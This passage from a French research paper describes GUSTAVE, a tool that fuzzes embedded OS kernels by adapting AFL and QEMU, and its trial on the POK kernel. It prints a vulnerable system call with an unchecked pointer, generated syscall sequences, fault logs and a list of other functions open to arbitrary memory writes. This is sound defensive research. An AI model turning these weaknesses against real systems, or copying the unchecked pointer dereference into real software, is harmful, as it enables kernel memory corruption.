À présent, le noyau de système d'exploitation cible, et plus précisément les *shim* injectés par AFL dans ses *basic blocks*, doivent pouvoir y accéder. Cependant cette *bitmap* existe uniquement dans la mémoire de l'hôte, le Linux responsable du lancement d'AFL et de QEMU. Elle n'est pas visible dans la mémoire de la VM démarrée par QEMU exécutant le noyau cible.

Initialement, nous avions implémenté une zone de mémoire d'entrée et sortie (*mmio*) au sein de la VM, à une adresse arbitraire à laquelle les *shim* allaient écrire. Tout accès à cette zone *mmio* déclenchait une interception de la part de QEMU qu'il traduisait par un accès à la zone de mémoire partagée dans l'hôte Linux. Cela engendre des performances catastrophiques (environ `0.5` cas de test/s), puisque chaque saut dans un *basic block* entraînait :

— un *VM exit* (entrée dans QEMU) ;
— la simulation d'un accès *mmio* ;
— un accès mémoire final vers la zone partagée avec AFL.

À la place, nous avons décidé de tirer profit de la flexibilité de la gestion de la mémoire offerte par QEMU. Il est possible de choisir avec

précision quelle page de mémoire physique de la VM peut être *mappée* dans la mémoire virtuelle de l'hôte Linux (cf. figure 3). Ainsi, nous avons pu associer directement la zone de mémoire de la VM accédée par les *shim* à la zone de mémoire partagée créée par AFL. La mise à jour de la *trace bitmap* par le noyau n'accuse désormais plus aucun surcoût.




Fig. 3. AFL/QEMU *trace bitmap*.

3.6 *Fork server* de la *board* QEMU

Dans le contexte du fuzzing d'un système d'exploitation, nous ne pouvons pas laisser AFL injecter son *fork server* dans la cible. *Forker* un processus n'a pas vraiment de sens en dehors d'un système UNIX.

Ceci dit, l'approche est intéressante du point de vue d'AFL qui, lui, est un processus Linux, d'autant plus que nous ne souhaitions surtout pas modifier le design d'AFL. Nous avons donc décidé d'implémenter cette stratégie de *fork server* au sein de la *board* QEMU et de simuler le comportement attendu par AFL. À l'aide de *breakpoints* et de *snapshots* de la VM nous pouvons considérablement améliorer les performances de fuzzing sans modifier AFL.

La *board* QEMU installe un *breakpoint* à un endroit spécifique du noyau cible où nous considérons qu'il est intéressant de démarrer le fuzzing, généralement après l'initialisation de périphériques et durant le chargement des programmes/partitions utilisateur. Lorsque ce point d'arrêt est atteint, nous sauvegardons l'état complet de la machine virtuelle (*snapshot*) : processeur, mémoire et périphériques. Il permet d'effectuer une restauration du système à chaque nouveau cas de test généré par AFL.

QEMU contacte AFL pour l'informer qu'il est prêt à traiter une entrée. Notre *board* la traduit en une séquence d'appels système, l'injecte dans la mémoire de la VM et installe un nouveau point d'arrêt au niveau de la dernière instruction injectée. Le but est ici de pouvoir simuler une fin d'exécution *normale* du cas de test, l'équivalent d'un `exit()` d'un programme UNIX standard. Finalement, la VM reprend son exécution.

Notre *board* QEMU peut intercepter trois natures d'événements :

— une fin normale d'exécution (appelée *end-exec*) ;
— un time-out (appelé *end-timeout*) ;
— une faute (appelée *end-abort*).

Le *time-out* est déclenché à l'aide de timers internes à QEMU configurés dans la *board*, et démarrés avec la VM. Le déclenchement des fautes est traité dans la section 3.8.

Chaque *VM exit* (faute ou non) est accompagné de :

— la préparation d'un faux `waitpid(&status)` reflétant la terminaison d'un processus fils ;
— la restauration de l'état de la VM (*snapshot*) ;
— la lecture d'une nouvelle entrée fuzzée par AFL ;
— la traduction en séquence d'appels système ;
— la mise à jour du point d'arrêt de *end-exec* ;
— l'armement des *timers* pour *end-timeout* ;
— la reprise de la VM et attente d'un événement.

La figure 4 détaille notre implémentation de *fork server*.

3.7 Classification des comportements de la cible

Le système d'exploitation peut se comporter de manières différentes suivant les appels système testés et il revient à GUSTAVE de classer les cas pour signaler à AFL qu'il s'agit d'une exécution mettant en évidence une vulnérabilité ou non.

Premier cas : le test s'est mal terminé car le noyau a détecté qu'il y avait eu un contournement mémoire et l'a traité. Ce cas ne nous intéresse guère puisque de notre point de vue, le noyau a correctement géré le respect

des contraintes mémoire ; GUSTAVE remonte ce cas à AFL comme une exécution réussie.

Deuxième cas : le test s'est bien terminé du point de vue du noyau. Cela peut provenir de deux types de tests :

— l'appel système effectué n'engendre aucun contournement de la ségrégation mémoire ;

— l'appel système effectué a réussi à contourner la politique de ségrégation mémoire mais le noyau ne l'a pas détecté.




Fig. 4. QEMU *fork server*.

Le premier type est à classifier par GUSTAVE comme une exécution réussie également. Pour le deuxième type, il s'agit d'un test qui a mis à mal la propriété de ségrégation mémoire sans que cela ait levé d'erreur au niveau du noyau : il s'agit donc d'un cas de test ayant mis en évidence une vulnérabilité du noyau, à remonter à AFL en tant que *crash* (terminologie AFL pour les exécutions mal terminées).

Afin de distinguer entre les deux cas évoqués précédemment, il est obligatoire pour GUSTAVE de définir ses propres oracles mémoire et ses propres mécanismes de détection, différents de ceux implémentés par le noyau *fuzzé*. L'implémentation finale des critères de classification dans GUSTAVE est spécifique à chaque système d'exploitation et nécessite une étape d'analyse de la cible pour comprendre son modèle mémoire.

3.8 Interception des fautes et oracles mémoire

À l'inverse de simples applications utilisateur, détecter des fautes mémoire produites par un noyau de système d'exploitation n'est pas si évident. En effet, dans le cas d'un programme utilisateur, la *MMU* programmée par le noyau sert de *garde-fou* mémoire, en détectant lorsque une propriété de ségrégation mémoire n'est pas respectée, en envoyant des signaux à l'application, voire en terminant son exécution si nécessaire. Mais du point de vue d'un noyau, il n'existe généralement pas ces paradigmes car le noyau a souvent besoin de pouvoir accéder en toute légitimité à la mémoire des différentes tâches/processus/partitions qu'il gère.

Généralement, les noyaux disposent d'un service du type *kernel panic* rappelé lorsqu'un comportement inattendu a lieu en leur sein. Il s'agit d'un premier candidat pour QEMU pour l'interception de fautes. Cependant, il ne permettra d'intervenir que sur des fautes *identifiées* par le noyau.

Pour les cas non détectés par la *MMU* déjà en place, il est nécessaire de configurer QEMU et d'implémenter dans notre *board* QEMU une sorte d'extension de cette *MMU*. En essence, le but est de mimer les fautes de type *Segmentation Violation* levées par un CPU lors d'accès mémoire invalides effectués par des applications en dehors de leur espace d'adressage, mais cette fois du point de vue du noyau.

Cette extension nous permet de baliser des zones mémoire que nous considérons légitimes, d'autres que nous considérons illégitimes, et de détecter les accès illégitimes réalisés par le noyau cible. Remarquons que cela nécessite de connaître, au préalable, l'agencement mémoire spécifique à la cible (noyau et applications) pour proposer un mécanisme différent de celui déjà présent dans le noyau.

On peut imaginer que le non-respect de la ségrégation mémoire mise en place dans notre *board* QEMU peut par exemple déclencher une interruption lorsque les zones mémoire considérées comme illégitimes sont utilisées. En cas d'interruption déclenchée, la *board* QEMU est en mesure de notifier AFL en lui renvoyant un statut *end-abort*, afin de lui faire classifier le cas de test comme fautif.

3.9 Diverses optimisations à prendre en considération

Fuzzer un noyau ne va pas aussi vite, en termes d'exécution, qu'un simple programme utilisateur. Par exemple, il se peut que le noyau ordonnance un grand nombre de tâches annexes à celles auxquelles on s'intéresse. Cela peut avoir un impact non négligeable sur les performances de rapidité de *fuzzing*, et la métrique *test rate* d'AFL, indiquant le nombre de tests par seconde, peut être considérablement réduite.

Par ailleurs, les exécutions en parallèle, telles que le *multithreading* ou l'arrivée d'interruptions matérielles, peuvent influer sur la métrique *stability* d'AFL, indiquant le taux de déterminisme de comportement de la cible face à un test donné. Il est souhaitable que ce taux soit proche de 100%.

4 Mise en œuvre sur un premier exemple

Afin d'illustrer les concepts évoqués dans la section précédente, nous avons tenté de les mettre en œuvre pour *fuzzer* un petit système d'exploitation embarqué *open-source*, `POK`, dans sa version la plus avancée, celle fonctionnant pour l'architecture `x86`.

4.1 `POK`, une cible intéressante pour GUSTAVE

`POK` est un système d'exploitation pertinent à étudier pour plusieurs raisons :

— son code est *open-source* ;
— il met en place une stratégie intéressante de ségrégation mémoire ;
— l'implémentation de cette stratégie contient quelques défaillances que nous détaillons plus loin et que nous voulions tenter de détecter avec GUSTAVE.

Code source et AFL Puisque `POK` est un système d'exploitation open-source écrit en *C*, la phase d'instrumentation de la cible est simple : en effet, il est relativement aisé de recompiler `POK` (*gcc*) pour qu'AFL y injecte les *shims* dont il a besoin.

Un OS embarqué typique `POK` est un système d'exploitation embarqué temps réel mettant en œuvre des propriétés de ségrégation mémoire intéressantes. En effet, avec `POK`, chaque programme, ou « partition » dans le jargon consacré, s'exécutant au-dessus de ce système d'exploitation possède une portion mémoire qui lui est dédiée.

Comme dans beaucoup de systèmes d'exploitation embarqués, la définition de ces portions mémoire est déterministe ; elle s'effectue à la compilation. Une fois le système d'exploitation ainsi que ses partitions compilées, il n'est alors plus possible de rajouter dynamiquement de nouvelles partitions.

Design mémoire Le modèle mémoire de `POK` repose sur la segmentation `x86` [8], qui consiste à découper la mémoire en portions appelées segments. À la compilation de `POK`, un lot de deux segments (de code, de données) est défini pour chaque partition. Lorsque le flot d'exécution bascule d'une partition à une autre, le noyau met à jour les registres *cs* (*code segment*) et *ds* (*data segment*) avec le bon lot de segments. Notons également que le noyau possède lui aussi un jeu de segments qui lui est propre.

L'utilisation de la segmentation `x86` comme principe de ségrégation mémoire est en soi une bonne chose : si une partition tente d'utiliser une adresse hors du segment qui lui est alloué, une exception matérielle est levée ; mais encore faut-il définir les segments correctement. Il se trouve que `POK` définit le jeu de segments relatif au noyau en *flat*, autrement dit lorsque le noyau s'exécute, il a accès à *la totalité* de la mémoire.

Ce choix de conception peut se comprendre d'un point de vue fonctionnel puisqu'il facilite par exemple les accès mémoire lorsque le noyau doit gérer un échange de données entre deux partitions ; le noyau n'a qu'à copier les données d'une adresse à une autre sans se soucier de changer de segments puisqu'il a accès à la mémoire entière.

Cependant, ce choix de conception est tout de même risqué car cela signifie aussi que lorsque le noyau s'exécute, les accès mémoire ne sont plus limités par le matériel à une plage d'adresses restreinte. Cette mise à plat doit donc être compensée par des vérifications mémoire logicielles supplémentaires, en particulier au niveau des adresses utilisées par les arguments d'appels système, vecteur d'attaques potentiel depuis une partition vers le reste du système (noyau, autres partitions, etc.).

Faiblesses d'implémentation Si ces barrières logicielles mémoire sont implémentées et disponibles dans `POK` (fonction `POK_CHECK_PTR_IN_PARTITION`), tous les appels système ne s'en servent pas et ne proposent pas d'autres vérifications alternatives. C'est par exemple le cas de l'appel système `pok_current_partition_get_id` où l'argument `id` est déréférencé sans vérification (voir listing 1).

8. *Intel 64 and IA-32 Architectures Software Developer's Manual*, section `3.2.4`.

```
extern uint8_t pok_current_partition;
#define POK_SCHED_CURRENT_PARTITION pok_current_partition

pok_ret_t pok_current_partition_get_id (uint8_t *id)
{
  *id = POK_SCHED_CURRENT_PARTITION; // dereferencement
  return POK_ERRNO_OK;
}
```

Listing 1. Appel système `POK` vulnérable.

Cette absence de vérification donne par exemple la possibilité à une partition de passer en argument de l'appel système une adresse arbitraire, potentiellement hors de sa plage autorisée, qui sera écrite lorsque le noyau exécute l'appel système, sans qu'aucune alerte de violation de ségrégation mémoire ne soit levée.

Notre but a été tout d'abord de valider que cette vulnérabilité identifiée peut tout de même être détectée avec GUSTAVE et, le cas échéant, tenter de découvrir par *fuzzing* d'autres vulnérabilités de ce type.

4.2 GUSTAVE pour `POK`

Comme évoqué dans la section 3, si les concepts sont génériques, l'implémentation finale du générateur d'appels système, de l'environnement de simulation ainsi que des mécanismes de détection mémoire sont spécifiques au système d'exploitation que l'on souhaite *fuzzer*.

Configuration et instrumentation de la cible Le nombre de partitions ainsi que leurs caractéristiques (taille mémoire, durée de leur fenêtre temporelle, etc.) se configurent à la compilation de `POK`. Afin d'avoir un système d'exploitation proche de la réalité, nous avons choisi de configurer deux partitions que `POK` va ordonnancer tour à tour.

La partition 1 est simplissime. Elle se contente d'afficher quelques messages à l'écran. Sa présence n'est requise que pour rendre le système représentatif d'un environnement embarqué ordonnançant plusieurs partitions pouvant communiquer entre elles. Sa fenêtre temporelle est très courte pour ne pas perdre de temps à exécuter des parties de code peu utiles.

La partition 2, quant à elle, va être le support de notre *fuzzing*. Une portion mémoire est réservée pour son code, initialement vide à la compilation, qui va évoluer lors du *fuzzing* et contenir un ou plusieurs appels système `POK` dont les arguments viendront des entrées d'AFL. Sa fenêtre temporelle est très grande.

Afin qu'AFL puisse collecter les informations relatives à la couverture de code, il faut également compiler `POK` avec des *shims* d'AFL. Pour cela, nous nous sommes appuyés sur les outils d'instrumentation fournis par AFL (`afl-as`, `afl-gcc`), en adaptant le contenu du *shim* à l'architecture de GUSTAVE (accès à la zone *mmio*).

Notons qu'il n'est utile d'instrumenter que le code du noyau. À la compilation, le code des partitions a donc été volontairement exclu de l'instrumentation.

Générateur d'appels système `POK` expose aux partitions environ une cinquantaine d'appels système. L'accès à ces appels système depuis une partition s'effectue via l'instruction `int 42`, avec deux paramètres : l'identifiant d'appel système (`ID`) dans le registre `eax`, et l'adresse d'un tableau de cinq arguments dans le registre `ebx`. Le programme à générer doit :

- récupérer l'ID d'appel système donné par AFL dans le registre `eax` ;
- calculer la taille de données brutes attendue pour remplir tous les arguments de cet appel système ;
- organiser les données brutes provenant d'AFL pour construire les arguments ;
- invoquer l'appel système.

Suivant les appels système, le nombre d'arguments varie (de 1 à 5), le type d'arguments également : entier (par exemple un numéro de port), chaîne de caractères, pointeur vers une structure, etc. Divers points peuvent être *fuzzés* :

- la valeur de l'adresse passée à `ebx` ;
- la valeur des adresses d'arguments de type pointeur ;
- le contenu pointé par les arguments de type pointeur ;
- la valeur des arguments de type entier, caractère, etc.

En fonction de ce que l'on souhaite *fuzzer*, chaque cas donne lieu à une version de générateur différent. Par exemple dans le cas où l'on souhaite explorer les vulnérabilités atteignables en *fuzzant* le contenu pointé par un pointeur de structure, il faut en plus générer les *opcodes* qui attribuent les données brutes d'AFL au contenu pointé par cette adresse et donnent au pointeur une adresse valide dans la partition.

Ainsi, en partant de données brutes telles que celles du listing 2, GUSTAVE génère le programme illustré par le listing 3. Ce dernier peut être représenté par le pseudo-code *C* décrit par le listing 4. La stratégie appliquée ici est le traitement de chaque argument sans distinction de

type, donc en particulier en *fuzzant* simplement la valeur des adresses d'arguments de type pointeur.

```
00000000: 0011 1111 1122 2222 2203 1111 1111 2222
00000010: 2222 3333 3333 4444 4444 5555 5555
```

Listing 2. Exemple de données brutes d'AFL.

```
push    $0x0
push    $0x0
push    $0x0
push    $0x22222222  # parametre 2
push    $0x11111111  # parametre 1
push    $0x2         # 2 parametres requis
lea     (%esp),%ebx
mov     $0x196,%eax  # loc_ID: 0, PokID: 0x196
                     #(POK_SYSCALL_PARTITION_GET_PERIOD)
int     $0x2a

push    $0x55555555  # parametre 5
push    $0x44444444  # parametre 4
push    $0x33333333  # parametre 3
push    $0x22222222  # parametre 2
push    $0x11111111  # parametre 1
push    $0x5         # 5 parametres requis
lea     (%esp),%ebx
mov     $0x6e,%eax   # loc_ID: 3, PokID: 0x6e
                     #(POK_SYSCALL_MIDDLEWARE_QUEUEING_CREATE)
int     $0x2a
```

Listing 3. Code `x86` généré à partir du listing 2.

```
POK_SYSCALL_PARTITION_GET_PERIOD(
          0x11111111/* *period */,
          0x22222222 /* unused */)

POK_SYSCALL_MIDDLEWARE_QUEUEING_CREATE(
          0x11111111 /* *name */,
          0x22222222 /* size */,
          0x33333333 /* direction */,
          0x44444444 /* discipline */,
          0x55555555 /* *id */)
```

Listing 4. Pseudo-code `C` correspondant au listing 3.

Définition et implémentation d'oracles mémoire Dans le cas précis de `POK`, il se trouve que le mécanisme de pagination disponible en `x86` n'est pas exploité. Cela nous a rendu l'implémentation d'une ségrégation mémoire facile puisque nous nous en sommes servi, au niveau de QEMU,

pour mettre en place notre propre logique de ségrégation mémoire : ne sont *mappées* que les pages de la plage d'adresses relatives au noyau et aux partitions. Cela induit que, lorsqu'une adresse en dehors de cette plage est utilisée, une faute de page ($\#PF$) est levée dans QEMU (mais jamais transmise à `POK`) ; QEMU signale alors cette faute à AFL.

4.3 Premiers résultats

Résultats pour `pok_current_partition_get_id` La première campagne de *fuzzing* a eu pour but de détecter la vulnérabilité décrite dans le listing 1. N'est donc testé que l'appel à `pok_current_partition_get_id`, l'appel système identifié comme vulnérable. Le listing 5 contient une partie des logs obtenus avec des adresses de pointeurs d'`id` quelconques.

```
ptr validation failure for 0x7f234261 ba 0x234000 sz 0x10c8e0
ptr validation failure for 0x13abf61 ba 0x234000 sz 0x10c8e0

pok_current_partition_get_id: 0x85440483
ES: 10, DS: 10
CS: 8, SS: 112fd0
EDI: 352fa4, ESI: 85440483
EBP: 352f74, ESP: 1131a8
EAX: 0, ECX: 11de1c
EDX: 7, EBX: 0
EIP: 101cc0, ErrorCode: 2
EFLAGS: 46

ptr validation failure for 0x54353d68 ba 0x234000 sz 0x10c8e0

pok_current_partition_get_id: 0x90b3d090
ES: 10, DS: 10
CS: 8, SS: 112fd0
EDI: 352fa4, ESI: 90b3d090
EBP: 352f74, ESP: 1131a8
EAX: 0, ECX: 11de1c
EDX: 7, EBX: 0
EIP: 101cc0, ErrorCode: 2
EFLAGS: 46

ptr validation failure for 0xfc438d6c ba 0x234000 sz 0x10c8e0
```

Listing 5. Logs lors du *fuzzing* de `pok_current_partition_get_id`.

On observe deux cas distincts. Les `ptr validation failure` sont des messages d'erreur que le noyau `POK` lève lors de la vérification de l'adresse que contient `ebx` (`0x54353d68, 0x13abf61, 0x7f234261`, etc.). Il s'agit de toutes les fois où `ebx` contient une adresse invalide. Ces cas sont *maîtrisés* par le système d'exploitation et ne nous intéressent guère.

L'autre type de message (en bleu), listant des valeurs de registres, nous intéresse plus. Il s'agit des logs qu'affiche `POK` lorsqu'une exception de type

#PF est levée par la *board*. À titre expérimental, nous avons transmis l'exception à `POK` afin d'illustrer la génération de faute mémoire liée à notre oracle. Avoir obtenu ce type de logs signifie la chose suivante : AFL ayant réussi à converger vers une adresse valide pour `ebx`, le programme a pu quelque peu continuer son exécution et atteindre le déréférencement mentionné dans le listing 1. Les informations données dans les logs montrent qu'il y a en effet eu une écriture en `0x85440483` et `0x90b3d090`, adresses classifiées par GUSTAVE comme étant hors de la plage autorisée à la partition.

En d'autres termes, GUSTAVE a su détecter un cas de contournement de la ségrégation mémoire non géré par le système d'exploitation.

Recherche de vulnérabilités similaires Avec la même stratégie de cartographie mémoire, nous avons étendu le *fuzzing* précédent à l'ensemble des appels système de `POK`. Des exceptions de type *#PF* similaires ont été levées. Les diverses valeurs d'`eip` contenues dans les logs nous ont permis de remonter à l'ensemble des points vulnérables au même problème, dont le listing 6 en illustre un extrait.

```
pok_current_partition_get_start_condition+86:    mov  %edx,(%ecx)
pok_current_partition_get_duration+85:           mov  %ecx,(%eax)
pok_current_partition_get_lock_level+86:         mov  %edx,(%ecx)
pok_thread_get_status+226:                       mov  %edx,0x10(%ecx)
```

Listing 6. Autres fonctions vulnérables trouvées par GUSTAVE.

En vérifiant à la main le code de ces fonctions, il s'est avéré qu'elles étaient effectivement bien vulnérables à une écriture mémoire arbitraire.

Détection d'autres types de vulnérabilités Le but du travail réalisé sur POK était surtout de valider que les concepts génériques de GUSTAVE fonctionnaient, ce qui est le cas. Cependant, on pourrait imaginer vouloir poursuivre plus la recherche de vulnérabilités au sein de POK.

En effet, les nouvelles vulnérabilités décrites précédemment sont relativement proches du problème que nous avions identifié dans l'appel système `pok_current_partition_get_id` (absence de vérification). Cependant, dans POK, il existe au moins une autre vulnérabilité (de type *off-by-one*) concernant tous les appels systèmes utilisant la fonction de vérification `POK_CHECK_PTR_IN_PARTITION`. Cette fonction est par exemple appelée en début de l'appel système `POK_SYSCALL_MIDDLEWARE_QUEUEING_SEND` qui envoie un buffer d'une partition vers une autre. Pour détecter ce type de vulnérabilités, il serait alors nécessaire de définir un oracle mémoire plus fin, considérant des zones précises des partitions concernées.

5 Bonus

5.1 *Quid* d'autres logiques de mutations ?

En choisissant le *fuzzer* d'AFL, la logique de mutations pour générer de nouveaux cas de tests est celle implémentée dans *afl-fuzz*. Mais on pourrait très bien imaginer vouloir profiter d'autres logiques de mutations, afin de tester d'autres méthodes ayant des approches de *coverage-guided fuzzing* différentes. Des projets dérivés d'AFL proposent justement des méthodes de mutations alternatives (comme AFLGo [14], FairFuzz [3] ou AFLFast [13]).

Un des intérêts de l'approche de GUSTAVE est d'être indépendant du moteur de *fuzzing* implémenté par l'*afl-fuzz* original. Autrement dit, il suffit de remplacer *afl-fuzz* par l'un des projets cités ci-dessus pour profiter de leur logique de mutations. Une mise en œuvre pour chacun des trois exemples a été testée avec la version d'implémentation de GUSTAVE pour `POK`. Sans aller jusqu'à l'analyse des crashs obtenus avec ces mutations alternatives, cela a permis de valider le fait qu'il est trivial et transparent du point de vue de GUSTAVE d'utiliser l'une ou l'autre des méthodes de mutations.

5.2 *Quid* d'autres architectures matérielles ?

GUSTAVE est un projet en développement qui ne se limite ni à son implémentation pour `POK`, ni à l'architecture *x86*. Des travaux ont été notamment initiés pour l'appliquer à l'architecture *PowerPC* pour `POK` et d'autres OS propriétaires.

L'architecture de l'outil ne change pas. QEMU offre le support du matériel virtualisé (microprocesseur et périphériques). La définition d'une nouvelle *board* implique l'assemblage de ces composants à l'implémentation du *fork server*, du traducteur et des oracles.

Comme précisé précédemment, les oracles sont à la fois spécifiques à l'OS cible et à l'architecture matérielle.

6 Discussion et conclusion

Afin de profiter des capacités d'AFL pour *fuzzer* la surface d'attaque exposée par les systèmes d'exploitation aux programmes de moindre privilège, GUSTAVE fait office de traducteur entre le monde d'AFL et celui du noyau cible, tout en gardant les autres acteurs (AFL, QEMU, noyau) quasi-intacts. Si l'approche générique est valable pour l'ensemble

des systèmes d'exploitation embarqués, l'implémentation finale n'en reste pas moins spécifique à la cible, afin d'adapter au mieux le *fuzzing* à la logique mémoire et à la gestion des appels système du noyau étudié.

La version de GUSTAVE pour `POK` sur l'architecture `x86` a permis de valider sur un exemple simple les concepts génériques exposés : GUSTAVE a permis de détecter une vulnérabilité connue d'écriture mémoire arbitraire malgré la ségrégation mémoire mise en place et de trouver, par *fuzzing*, d'autres morceaux de code vulnérables au même problème.

On peut toutefois remarquer que le succès de détection de GUSTAVE est conditionné par la manière dont sont définis ses oracles mémoire. Ces définitions primordiales sont laissées au choix et à l'objectif de l'utilisateur de l'outil et à adapter suivant la cible considérée.

Références

1. QEMU supported platforms and accelerators. `https://wiki.qemu.org/Documentation/Platforms`.
2. Andrew Griffiths. AFL qemu mode. `https://github.com/mirrorer/afl/tree/master/qemu_mode`.
3. Caroline Lemieux. FairFuzz. `https://github.com/carolemieux/afl-rb`.
4. Chamith, Svensson, Dalessandro, Newton. Instruction Punning : Lightweight Instrumentation for x86-64. `https://www.researchgate.net/project/Liteinst`.
5. Dave Jones. Trinity : A Linux System call fuzz tester. `https://codemonkey.org.uk/projects/trinity`.
6. Denis Selianin. Researching Marvel Avastar Wi-Fi. `https://2018.zeronights.ru/wp-content/uploads/materials/19-Researching-Marvell-Avastar-Wi-Fi.pdf`, 2018.
7. Dmitry Vyukov. Syzkaller, unsupervised coverage-guided kernel fuzzer. `https://github.com/google/syzkaller`, 2016.
8. Fabrice Bellard. QEMU : the FAST ! processor emulator. `https://www.qemu.org`.
9. Fabrice Bellard. QEMU user space emulation. `https://qemu.weilnetz.de/doc/qemu-doc.html#QEMU-User-space-emulator`.
10. Intel. Pin, A Dynamic Binary Instrumentation Tool. `https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool`.
11. Intel. Intel Processor Trace (Intel PT). `https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing`, 2013.
12. Jack Tang, Moony Li. When virtualization encounter AFL. `https://www.blackhat.com/docs/eu-16/materials/eu-16-Li-When-Virtualization-Encounters-AFL-A-Portable-Virtual-Device-Fuzzing-Framework-With-AFL-wp.pdf`, 2016.
13. Marcel Böhme. AFL Fast. `https://github.com/mboehme/aflfast`.
14. Marcel Böhme. AFL Go. `https://github.com/aflgo/aflgo`.
15. Michał Zalewski. American Fuzzy Lop. `http://lcamtuf.coredump.cx/afl`.

16. MIT, Hewlett-Packard. DynamoRIO, Dynamic Instrumentation Tool Platform. http://www.dynamorio.org, 2001.
17. Nathan Voss. afl-unicorn : Fuzzing Arbitrary Binary Code. https://hackernoon.com/afl-unicorn-fuzzing-arbitrary-binary-code-563ca28936bf, 2017.
18. Nathan Voss. afl-unicorn : Fuzzing the 'Unfuzzable'. https://hackernoon.com/afl-unicorn-part-2-fuzzing-the-unfuzzable-bea8de3540a5, 2017.
19. Nathan Voss. afl-Unicorn : github. https://github.com/Battelle/afl-unicorn, 2017.
20. NCC Group. Project Triforce : Run AFL on Everything! https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2016/june/project-triforce-run-afl-on-everything/, 2016.
21. Nguyen Anh Quynh & Hoang-Vu Dang. Unicorn : The ultimate CPU emulator. https://www.unicorn-engine.org, 2015.
22. S. Schumilo, et al. kAFL : Hardware-Assisted Feedback Fuzzing for OS Kernels. https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-schumilo.pdf, 2017.
23. University of Maryland. Dyninst. https://www.dyninst.org/dyninst.
24. Valerie Zhao. Evaluation of Dynamic Binary Instrumentation Approaches. https://repository.wellesley.edu/cgi/viewcontent.cgi?article=1739&context=thesiscollection.
